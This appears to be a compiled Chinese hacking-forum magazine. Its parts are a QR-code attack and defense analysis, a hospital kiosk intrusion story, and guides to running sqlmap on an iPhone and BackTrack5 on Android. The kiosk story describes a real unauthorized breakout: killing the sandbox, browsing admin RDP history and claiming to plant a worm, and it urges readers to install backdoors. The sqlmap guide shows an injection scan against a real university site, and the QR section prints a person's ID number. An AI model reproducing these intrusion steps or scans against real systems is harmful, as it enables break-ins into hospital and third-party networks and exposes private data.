比如我将某钓鱼程序挂在博客上，然后生成一个 QR 二维码，然后贴在网上，并写一些诱惑性的语言，实行钓鱼。

（2）传播恶意软件

攻击者将指向自动下载恶意软件网址的命令编码到 QR 码中。在这种情况下，攻击者可以将病毒、木马、蠕虫或者间谍软件植入到用户系统中。这些 QR 码指向了自动下载木马程序的网站，木马通过发送短信订阅收费的增至栏目。

（3）隐私信息泄漏

某些信息只希望被特定的接收对象接收，而不是对所有人都可见。直接使用 QR 码会造成信息的泄漏，例如火车票上的二维码会泄漏身份信息。

图 4-1-13

图 4-1-14

图 4-1-15

如图 4-1-14、图 4-1-15 所示，身份证号是 2311211995****0625，在我查查上直接可以查到身份证号为 231121199503280625。以及票号和发车时间，最后通过网络可以查询到个人信息（如图 4-1-16）。

图 4-1-16

随即笔者问朋友要了一张高铁票（2013 年的）用我查查软件扫描，没有结果。

这里还涉及到一个问题，因为扫的都是用过的票，考虑到时间戳的问题，如果是新票，会有什么结果呢？还待有机会测试。

（4）中间人攻击

目前在国内，将 QR 码应用在电子票务中已逐渐发展成趋势。例如，用户通过网上支付购买火车票，服务器根据用户提供信息发放 QR 码到用户手机。虽然目前提出了时间戳技术，保证票据一次性使用，但是并不能抵抗中间人攻击，具体流程如图 4-1-17 所示：

图 4-1-17

假设用户购买电子票据所需信息 M 发送给服务器 S，但是消息被攻击者 A 拦截下来，攻击者将发送信息 M 拷贝并转发给 S，S 处理后将有效的 QR 码信息 Q 回复给 A，A 获得消息后将错误的 Q'信息发送给 M。而用户和服务器两端则认为在对方直接通话，但事实上整个过程已经攻击者控制。特别是在用户随意使用未知来源的无线接入点时，这种攻击更易实现。

2.2.2 自动化攻击

将 QR 码和常见的 Web 攻击结合到一起，可能形成自动攻击方式。

（1）SQL 注入

试想这样的应用环境，QR 码解码器是链接到数据库中，并且 QR 码是用于执行查询后端数据库。在这种情形下，如果 QR 码包含了像“1”OR“1=1”等查询信息，读取器在没有核对此信息是否合法授权时便执行查询命令，导致信息泄漏给非法授权的攻击者。尽管 QR 码目前为止没有被用于数据库查询，但是如果此应用方式在未来被实现的话，针对这种情形的 QR 攻击就很可能存在。现在，谷歌公司正在进行利用 QR 码登录到谷歌账户的实验，用户通过扫描 QR 码导向一个谷歌账户登录页面。腾讯 aq.qq.com 里已经用到 QR 二维码扫描技术，

即“安全扫一扫”功能。

图 4-1-18

（2）基于浏览器开发和跨站脚本攻击

QR 码可能用于执行基于网络和跨站脚本攻击。我们知道，QR 码可以包含 URL 信息。假设编码 URL 包含了警告信息，这个信息包含了对网络浏览器的开发。在此情形下，当对方访问了 URL 并解码后，系统会执行或者破坏浏览器和设备的警告信息。

（3）命令注入

假设 QR 码被用做命令行参数。攻击者将 QR 码篡改成在系统中可以任意执行的命令。在这种情况下，攻击者可以安装隐匿程序、间谍软件，发动拒绝服务攻击。

3、防御方式

本节将抵御 QR 码攻击的方法分为两大类：对现有的 QR 码编解码的改进和引入第三方。

3.1 QR 码编解码方式的改进

针对 QR 码伪造的问题，可使用常用的加密方法和消息鉴别码的方法，在原有的二维码编码解码时加入加密和解密的环节。以非对称加密为例，假设原始信息为 M0，发行方的私钥为 Kr，公钥为 KU，则 M’=EKr(M)。将 M’信息使用 QR 编码器编码，将生成后的二维码和公钥刊登在印刷品上，用户扫描 QR 码时输入公钥 KU，若能解码得到正确可读的信息，则说明扫描的 QR 码来源可靠。非对称加密方式不仅能够抵抗上树应用场景的攻击，还能够抵抗大部分针对 QR 码信息的篡改行为。另一种简化方式是在 QR 码中加入加密后的 hash 值模块，解码时，解码器解密 hash 值并比对是否与原 QR 码信息匹配，如图 4-1-19 所示。而抵挡 QR 码的泄漏可采用对称加密的方法，加密后的 QR 码只有密钥持有人才能正常解码，特对对象可以正常使用 QR 码，比如火车票上的二维码。

图 4-1-19

3.2 引入第三方统一管理

QR 码使用范围广泛，但是不同用途的 QR 码缺乏对应的编码标准，也缺少第三方的管理和认证，导致了 QR 码市场的混乱。引入第三方管理和认证，能够有效拦截 QR 码携带的恶意网址和虚假信息；提供认证机制，可以增加其来源的可靠性。本节提出了在第三方存在的情况下有效避免 QR 码链接到恶意网址的方法（如图 4-1-20），具体步骤如下：

（1）用户手机读取 QR 码信息链接第三方服务器；

（2）第三方服务器以 QR 码中的码号信息索引查询数据库；

（3）数据库将查询到的网站返回到第三方解析服务器；

（4）第三方服务器返回用户商家链接地址；

（5）用户链接商家地址。




图 4-1-20

4、结束语

QR 码作为目前被广泛使用的二维码，它为用户带来便捷的同时，也成为了恶意软件、网络钓鱼等攻击的携带者和传播者。为此，了解 QR 码编码方式，分析其潜在攻击方法并提出低于方案具有重要的意义。本文介绍了 QR 的编码结构和编码过程，阐述了具体篡改 QR 码的操作步骤，论述了不同的 QR 码应用场景下的潜在的攻击方式，提出了针对编码解码器的改进方案和引入第三方管理这两类方式来抵抗 QR 码的攻击。

（全文完）责任编辑：桔子

第 2 节 实战物理入侵医院网银终端机

作者：小飞

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

清明节一大早就跑到协和医院去看病，命苦啊。挂号划价，人暴多。

忽然，看到诊室外面有个终端设备，如图 4-2-1。于是乎，YD 的攻击开始了。

额，貌似还是跟建设银行合作的，也就是网银终端设备恩，安全应该还不错。

如果我能物理接触一台计算机，我一定可以入侵它。

Step 0x01 终端环境刺探

首先，对于终端机的入侵，对外部环境以及操作的熟悉是十分重要的。一般需要收集这几种信息：

外部：

USB 隔离 （终端机外部有没有可以使用的 USB 插口）

电源保护 （终端机跳线开关，电源插头等是否可以进行操作）

数据线保护 （联网的 ADSL 线，如果没有保护好，可以被拔出，这个非常有用，有时候拔出宽带，就会弹出 windows 气泡警告，嘿嘿。。。）
摄像头 （这个不解释。。。。）

图 4-2-1

内部：
终端机操作系统 （一般是 win 当然 作者也碰到过*nix 只能说十分变态）
触屏安全隔离 （一般地，如果是 ATM 等金融设备，就会设置这个，导致屏幕有些部分不能点击，这样防止被入侵与破坏，一般都是 win 的左下角，你们懂得~）
右键功能 （针对普通终端）
终端沙盒运行流畅度 （这个太重要，直接决定成败，接下来详解）
首先，让我们看看外部环境，如图 4-2-2。
无 USB（金融设备，意料之中）

图 4-2-2

恩，并不是无孔不入，至少电源没有被保护。

然后看看内部环境。

果然，鼠标无法到达左下角，如图 4-2-3。点不过去，防护比较到位

图 4-2-3

然后，开始测试终端程序的功能，也就是 Fuzz 它。

技巧就是点开各种功能，找系统反应最慢的功能。在本系统中，是这个，如图 4-2-4

图 4-2-4

一般比较敏感的终端会封右键。

每次点这个，都会在大约 0.01 秒的时间弹出 windows 最下边的那个任务栏。

有人说，那么我要是没找到这种反应慢的程序呢？

基本，这是不可能，或者说终端程序过于弱智，但是，弱智的程序一定会有漏洞的。

从输入法到 help 文件到长按右键功能（封装 flash）

Step 0x02 突破终端沙盒

找到，或者说 fuzz 到那个最卡的程序之后开始利用它，每次点击它就马上点击右下角，很快，调出了 win 的部分界面，如图 4-2-5。




图 4-2-5

一般到了这里，初步入侵研究也就成功了。运行 CMD。

如果是这样，我就不会写文章了

Step 0x03 突破触屏死角

前面我提到过，本机是金融终端，是有触屏死角的，也就是说根本点不到右下角的“开始”。怎么突破呢，？技巧来了。通过拖动任务栏，将任务栏拖到侧栏。如图 4-2-6。




图 4-2-6

OK，成功。

Step 0x04 内网刺探

一般的终端，都是处于一个 C 段内网，然后上层是各种路由什么的，拓扑我就不花了。

想办法找出软键盘 #cmd 里面不能直接使用智能 ABC 的软键盘，需要你自己想办法找软键盘#

有人问找不到怎么办，去死吧，这种水平当毛的黑客。




图 4-2-7

你看，我就找到了。如图 4-2-7.内网。然后 cmd 里面 taskmgr，结束那个沙盒的生命。

下面查看运行里面管理员遗留的命令，翻翻最近打开过的文档，如图 4-2-8，图 4-2-9。




图 4-2-8




图 4-2-9

好多 RDP。如果你足够有时间，完全可以接近医院的核心数据库。由于我要看病，所以。。。

Step 0x05 安装后门或者内网病毒

看到这里，估计有人要骂我了。你不是说是内网吗？你不是说没哟 USB 吗？哪里来的后门？我苦笑，这个话题就敏感了，涉及到一个终端机设计的通用缺陷，实在不能说。反正，各位能安后门就安吧。

路径不能给你们看。如图 4-2-10。

图 4-2-10

至于为什么是蠕虫，嘿嘿。
反正 360 杀了，不过咱们是系统权限，先信任。虽然其他终端机可能也有 360，但是起码可以搞下一些非终端的设备。时间原因，走人，看病去！
走之前开心下，如图 4-2-11。

图 4-2-11

图 4-2-12

从诊室出来的时候，竟然有个 2B 哥在玩纸牌。。。
来张高清大图（图 4-2-12），反正不是我！
针对基友们说的，摄像头问题。其实很简单，拔网线就 OK。
其实，终端安全真的很重要。也许有人会嗤之以鼻，但是，如果你深入研究终端沙盒安全 2 年以上之后，你只会觉得很可怕，那就像一个定时炸弹。企业，医疗，教育，金融，服务，餐饮，交通，各行各业，无孔不入，到处都是各种终端。往往，这些终端背后的内网十分脆弱。于是乎，他们就像各种定时炸弹，一旦被入侵，随时可以引爆内网，引爆信息安全。
（全文完）责任编辑：桔子

第 3 节 在 Iphone 上安装 SqlMap

作者：syjzwjj
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

楼主成功将 SqlMap 移植到 Iphone 上。
只需简单几步就可完成！

1.安装必备的环境 Python2.7

有些人肯能在 cydia 里面安装过 python，但是版本低了，sqlmap 需要高于 2.7 的 python 版本，python_2.7.3 for iphoneos

下载地址:http://www.syjzwjj.com/?p=562

Iphone 需要越狱，并且安装 Ifile 软件，开启 Iphone 的软件共享功能将软件拷到目录下面，并在电脑上输入地址，上传你的 zip 文件，如图 4-3-1：

图 4-3-1

输入 Iphone 的地址，如图 4-3-2：

图 4-3-2

然后在 Ifile 里面解压上传的 deb 安装包并安装

2.下载 sqlmap 包并上传 Iphone

我比较喜欢在官网上下载程序运行，大家可以在 sqlmap 官网上下载安装包

http://sqlmap.org/

官网首页右边你可以选择安装包下载，下载完成后请上传到 Iphone 的某个目录，我就把 sqlmap 全部解压到我 IPhone 的根目录

即/sqlmap

好了，我们可以看看是不是可以运行了，首先打开 Iphone 的终端（大家需要越狱再到 Cydia 里面安装 Terminal 这个程序）

运行：

python

返回版本为 2.7.3,说明安装成功！如图 4-3-3

开始测试。

进入 sqlmap 目录：

cd /

cd /sqlmap




图 4-3-3

好了到了 sqlmap 目录，我们随便测试一个命令：

python sqlmap.py -u http://www.shou.edu.cn/news/news_detail.asp?ID=16233

看到没有，成功运行，虽然注入点不可用，如图 4-2-4～图 4-2-6。

```
Helenteki-iPhone:~ mobile$ cd /
Helenteki-iPhone:/ mobile$ cd /sqlmap
Helenteki-iPhone:/sqlmap mobile$ ls
CONTRIBUTING.md   plugins/      sqlmapapi.py*   waf/
README.md         procs/        tamper/         xml/
doc/              shell/        thirdparty/
extra/            sqlmap.conf   txt/
lib/              sqlmap.py*    udf/
Helenteki-iPhone:/sqlmap mobile$ python sqlmap.py -u
http://www.shou.edu.cn/news/news_detail.asp?id=16233
```

图 4-3-4

```
[*] starting at 17:17:33

[17:17:35] [WARNING] unable to create default root ou
tput directory '/sqlmap/output' ([Errno 13] Permissio
n denied: '/sqlmap/output'). using temporary director
y '/tmp/sqlmapoutputzK9P0T' instead
[17:17:36] [INFO] testing connection to the target UR
L
[17:17:37] [INFO] testing if the target URL is stable
. This can take a couple of seconds
[17:17:39] [WARNING] target URL is not stable. sqlmap
 will base the page comparison on a sequence matcher.
 If no dynamic nor injectable parameters are detected
, or in case of junk results, refer to user's manual
paragraph 'Page comparison' and provide a string or r
egular expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)e
gex/(q)uit] y
[17:17:44] [INFO] testing if GET parameter 'id' is dy
namic
[17:17:44] [INFO] confirming that GET parameter 'id'
is dynamic
g
```

图 4-3-5

```
[17:17:44] [INFO] confirming that GET parameter 'id'
is dynamic
[17:17:45] [INFO] GET parameter 'id' is dynamic
[17:17:48] [INFO] heuristics detected web page charse
t 'GB2312'
[17:17:48] [ERROR] possible integer casting detected
(e.g. id=(int)$_REQUEST('id')) at the back-end web ap
plication
do you want to skip those kind of cases (and save sca
nning time)? [y/N] y
[17:17:52] [INFO] skipping GET parameter 'id'
[17:17:52] [CRITICAL] all tested parameters appear to
 be not injectable. Try to increase '--level'/'--risk
' values to perform more tests. Also, you can try to
rerun by providing either a valid value for option '-
-string' (or '--regexp')
[17:17:52] [WARNING] HTTP error codes detected during
 run:
500 (Internal Server Error) - 1 times

[*] shutting down at 17:17:52

Helenteki-iPhone:/sqlmap mobile$
```

图 4-3-6

有些时候 sqlmap 跑注入点的时候还需选择数据库类型或者问你是否希望做所有测试时候还得输入 Y,N，大家注意一下。

好了，下面的就靠你们发挥了，是不是很隐蔽啊！在手机上注入，嘿嘿！

图 4-3-7 是我把 Iphone 键盘隐藏后的截图，是不是很帅气？




图 4-3-7

（全文完）责任编辑：桔子

第 4 节 三星 N7100 完美安装 BackTrack5

作者：黑夜
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

本来打算安装 Kali 的，结果不会搞引导文件。如果有知道的大牛，求交流。

1. 需要工具：（图 4-4-1）

（1）远程桌面 Android Vnc Viewer
（2）超级终端 Better Terminal Emulator Pro
（3）Backtrack5 For Arm

图 4-4-1

2. 操作流程：

（1）手机数据线连接电脑
（2）在 SD 卡根目录创建 bt5 文件夹，如图 4-4-2

图 4-4-2

（3）解压把里面的全部个文件,拷贝到 SD 卡中的 bt5 文件夹里
（4）关闭数据线移除 Usb
（5）启动超级终端
（6）输入命令 su 回车 [这时提示符会变成#]，如图 4-4-3

图 4-4-3

（7）输入命令 sh /sdcard/bt5/bootbt 回车

图 4-4-4

（8）如果看到 root@localhost:（如图 4-4-4）你可以接着下面的操作了。如果没到这一步。那就说明你人品有问题！

（9）输入命令 startvnc 回车（如图 4-4-5）

图 4-4-5

（10）如果看到我现在这个界面 说明你已经成功了

（11）启动 Vnc（如图 4-4-6）

名 称: BackTrack [随便填写]

密 码: toortoor [固定格式]

地 址: 127.0.0.1 [固定格式]

端 口: 5901 [固定格式]

用户名: Root [随便填写]

颜 色: 24-bit color(4bpp)

